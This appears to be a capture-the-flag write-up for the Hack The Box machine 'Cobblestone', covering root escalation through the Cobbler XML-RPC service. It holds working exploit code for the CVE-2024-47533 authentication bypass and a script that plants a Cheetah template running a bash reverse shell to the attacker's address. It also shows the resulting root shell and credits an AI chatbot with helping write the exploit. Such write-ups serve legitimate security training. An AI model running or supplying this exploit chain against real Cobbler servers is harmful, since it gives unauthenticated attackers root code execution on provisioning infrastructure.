LISTEN              0                    80                                     127.0.0.1:3306                                   0.0.0.0:*
LISTEN              0                    511                                      0.0.0.0:80                                     0.0.0.0:*
LISTEN              0                    128                                      0.0.0.0:22                                     0.0.0.0:*
LISTEN              0                    5                                      127.0.0.1:25151                                  0.0.0.0:*
LISTEN              0                    128                                         [::]:22                                        [::]:*
That's really tricked to enumerate systems in the rbash environment, I would port forwarding this port to my local machine
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/Cobblestone]
└─$ ssh cobble@cobblestone.htb -L 25151:127.0.0.1:25151
shell as root
Version Identification:
Using the XML-RPC interface, we confirmed the Cobbler version is 3.3.6
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/Cobblestone]
└─$ curl -s -H "Content-Type: text/xml" -d '<?xml version="1.0"?><methodCall><methodName>version</methodName><params/></methodCall>' http://127.0.0.1:25151 | xq
<?xml version='1.0'?>
<methodResponse>
  <params>
    <param>
      <value>
        <double>3.306</double>
      </value>
    </param>
  </params>
</methodResponse>
Then we can find the vulnerable target here CVE-2024-47533
https://www.tenable.com/cve/CVE-2024-47533
https://github.com/advisories/GHSA-m26c-fcgh-cp6h
We can get a poc to crack the auth functions
#!/usr/bin/python3

import ssl
import xmlrpc.client

params = { 'proto': 'https', 'host': 'COBBLER_SERVER', 'port': '443', 'username': '', 'password': -1 }
ssl_context = ssl._create_unverified_context()

url = '{proto}://{host}:{port}/cobbler_api'.format(**params)
if ssl_context:
    conn = xmlrpc.client.ServerProxy(url, context=ssl_context)
else:
    conn = xmlrpc.client.Server(url)

try:
    token = conn.login(params['username'], params['password'])
except xmlrpc.client.Fault as e:
    print("Failed to log in to Cobbler '{url}' as '{username}'. {error}".format(url=url, error=e, **params))
except Exception as e:
    print("Connection to '{url}' failed. {error}".format(url=url, error=e, **params))

print("Login success!")

system_id = conn.new_system(token)
This gives anyone with network access to a cobbler server full control of the server.
But if we want run this script, we need the params
From the document of cobbler to find how to interact with the api
https://cobbler.readthedocs.io/en/latest/code-autodoc/cobbler.html#cobbler.remote.CobblerXMLRPCInterface.xmlrpc_hacks
CVE-2024-47533 Vulnerability Background:
CVE-2024-47533 is an XML-RPC authentication bypass vulnerability in Cobbler.

Cobbler's XML-RPC interface should require an administrator to log in and obtain a token before calling high-privilege methods (such as write_autoinstall_template and modify_profile).

In the vulnerable version, the login() method, if passed an empty username and a special -1 parameter (indicating no password), directly returns a valid token, completely skipping authentication.

This means that an attacker can use this token to call arbitrary administrator-level RPC methods even without an administrator account.
This also means that all high-privilege API calls are executable, such as:
1. System Management
Directly affects Cobbler service configuration, accounts, and global state.

get_users / add_user / modify_user / remove_user
Get, add, modify, and delete Cobbler users.

sync / hard_sync
Immediately reloads and synchronizes the Cobbler configuration to disk or the network.

shutdown / restart_service
Stops or restarts the Cobbler service.

2. Distro Management
Controls PXE and automatically installs available operating system images.

new_distro / copy_distro
Creates or copies a distribution configuration.

modify_distro / remove_distro
Modifies or deletes an existing distribution configuration.

import_tree / sync_distro
Imports a new OS installation tree and makes it available immediately.

3. Profile / System Management
Affects the configuration used during client installation (dangerous points).

new_profile / modify_profile / remove_profile
Creates, modifies, and deletes installation profiles.

new_system / modify_system / remove_system
Create, modify, or delete target machine information

rename_profile / rename_system
Change the name of an existing object

copy_profile
Copy a profile (can be used to spread malicious templates)

4. Template and File Management (Easiest to Exploit)
Can directly write files to the Cobbler template directory

write_autoinstall_template / remove_autoinstall_template
Upload or delete Kickstart/Preseed autoinstall templates

write_file / remove_file
Write any Cobbler configuration file

write_snippet / remove_snippet
Upload or delete Kickstart snippet snippets

get_autoinstall_template / get_snippet
Read the contents of an existing template/snippet

5. Rendering/Triggering Execution (Can directly trigger payloads)

generate_profile_autoinstall(profile_name)
Renders the installation template for the specified profile (will execute Cheetah code)

generate_system_autoinstall(system_name)
Renders the specified system Installation template

render_snippet(snippet_name)
Renders the snippet (can also be executed if injection is possible)

6. Network and Image Management

replicate
Pushes the current configuration to other Cobbler nodes (to propagate the attack)

reposync
Synchronizes/updates the software repository
Then we can get this script to help us get the images and versions
#!/usr/bin/env python3
import xmlrpc.client
import sys

def test_cobbler_api():
    try:
        server = xmlrpc.client.Server("http://127.0.0.1:25151/")

        print("[+] Testing Cobbler XML-RPC API enumeration...")

        methods = [
            ("get_distros", "Distributions"),
            ("get_profiles", "Profiles"),
            ("get_systems", "Systems"),
            ("get_images", "Images"),
            ("get_repos", "Repositories")
        ]

        for method, description in methods:
            try:
                print(f"\n=== {description} ===")
                result = getattr(server, method)()
                print(f"Found {len(result)} {description.lower()}")
                if result:
                    print(result[0] if isinstance(result, list) else result)
            except Exception as e:
                print(f"[-] {method} failed: {e}")

        print("\n[+] Testing authentication bypass...")
        try:
            token = server._CobblerXMLRPCInterface__make_token("admin")
            print(f"[!] Authentication bypass successful! Token: {token}")
        except Exception as e:
            print(f"[-] Auth bypass failed: {e}")

    except Exception as e:
        print(f"[-] Connection failed: {e}")
        print("[!] Make sure SSH tunnel is active: ssh -L 25151:127.0.0.1:25151 cobble@cobblestone.htb")

if __name__ == "__main__":
    test_cobbler_api()
Then we can get
KERNEL = "/boot/vmlinuz-6.1.0-37-amd64"
INITRD = "/boot/initrd.img-6.1.0-37-amd64"
Also we can find another poc here
Cobbler <= 3.2.1 multiple vulnerabilities leading to RCE as root
https://tnpitsecurity.com/blog/cobbler-multiple-vulnerabilities/
The exploit flow is as follows:
1. Bypass authentication using CVE-2024-47533 → Obtain an administrator token.

2. Call the template writing API → Upload a malicious Cheetah/Kickstart template.

3. Modify the profile → Mount the malicious template to an available profile.

4. Trigger rendering → Code execution, gaining a reverse shell on the Cobbler server.
We can make a script (thanks to Mrk's contribution and chatgpt)
import xmlrpc.client

TARGET = "http://127.0.0.1:25151"
LHOST, LPORT = "10.10.16.13", "443"

# Expression-only Cheetah payload that won't break parsing:
payload = f"""#set $null = __import__('os').system('bash -c "bash -i >& /dev/tcp/{LHOST}/{LPORT} 0>&1"')
# Kickstart minimal skeleton (keeps Cobbler happy)
lang en_US
keyboard us
network --bootproto=dhcp
rootpw  --plaintext cobbler
timezone UTC
bootloader --location=mbr
clearpart --all --initlabel
autopart
reboot
"""

s = xmlrpc.client.ServerProxy(TARGET)
t = s.login("", -1)  # CVE-2024-47533

# (Re)write the malicious template (avoid #python/#end python)
s.write_autoinstall_template("pwn.ks", payload, t)

# Create/adjust the profile, link distro, set our template
try:
    pid = s.new_profile(t)
    s.modify_profile(pid, "name", "pwnprof", t)
except xmlrpc.client.Fault:
    pid = s.get_profile("pwnprof", t)

s.modify_profile(pid, "distro", "pwn_distro", t)
s.modify_profile(pid, "autoinstall", "pwn.ks", t)
s.modify_profile(pid, "kickstart",   "pwn.ks", t)
s.save_profile(pid, t)

# Render (no token arg)
print(s.generate_profile_autoinstall("pwnprof"))
Then our payload would give us a reverse shell as root
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/Cobblestone]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.16.13] from (UNKNOWN) [10.10.11.81] 52858
bash: cannot set terminal process group (1095): Inappropriate ioctl for device
bash: no job control in this shell
root@cobblestone:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@cobblestone:/# whoami
whoami
root
Description
Regarding the foothold, our team discovered an XSS vulnerability and an unused user named "John." Perhaps SQL injection isn't the intended exploit? After all, this is an insane machine, so simply using SQL injection to upload a web shell seems too easy.
As for the root, the more complex part lies in using and enumerating Cobbler's API, which doesn't seem to be something that most people understand or even have heard of.